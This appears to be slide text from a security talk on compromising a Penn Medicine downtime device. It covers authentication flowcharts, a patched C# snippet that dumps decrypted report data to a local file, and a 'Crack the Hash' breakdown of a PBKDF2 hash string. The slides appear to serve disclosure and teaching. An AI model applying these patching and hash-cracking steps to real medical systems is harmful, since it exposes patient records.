
- DB and Service account exposed due to insecure design
- Server administrator access via shared account
- Client side authentication logic

→ Lessons Learned: Almost any binary can be patched


→ Results: Full application and server compromise

→ Patient Records: > 1000







Penn Medicine



Downtime Device Security

- Encrypted hard drive
- Generic authentication required
- Patient Reports are encrypted
- Access to reports require username/password (HIPAA Compliance)
- Username/password hashes stored locally in encrypted file





User:

Password:

Sign In

```
function AuthenticateUser (user, password)
```

Is 'user' null?

False

Load and Decrypt User Table

Process/Parse User Table

True

Is 'user' Locked?

True


False

Password Match?

True

Create User

Null User




```
function AuthenticateUser (user, password)
```

Is 'user' null?

False

Load and Decrypt User Table

Process/Parse User Table

Is 'user' Locked?

True

True

False


Password Match?

False

True

Null User

Create User



```
        string value;
        reportReader.Read(out text, out value);
        using (StreamWriter streamWriter = File.CreateText("c:\\Temp\\client.txt"))
        {
            streamWriter.WriteLine("success");
            streamWriter.WriteLine(text);
            streamWriter.WriteLine(value);
        }
    }
```

Crack the Hash

1 2 3 4

5

6

JSmith\$3\$10000\$256\$Rpxg10G7aqU=\$TF2n5UK4euqIHQERURxIn+koxlNXpopd3Rb++c/0Qqg=...

1 – Username

2 – Hash version (PBKDF2)

3 – Iterations

4 – SHA version

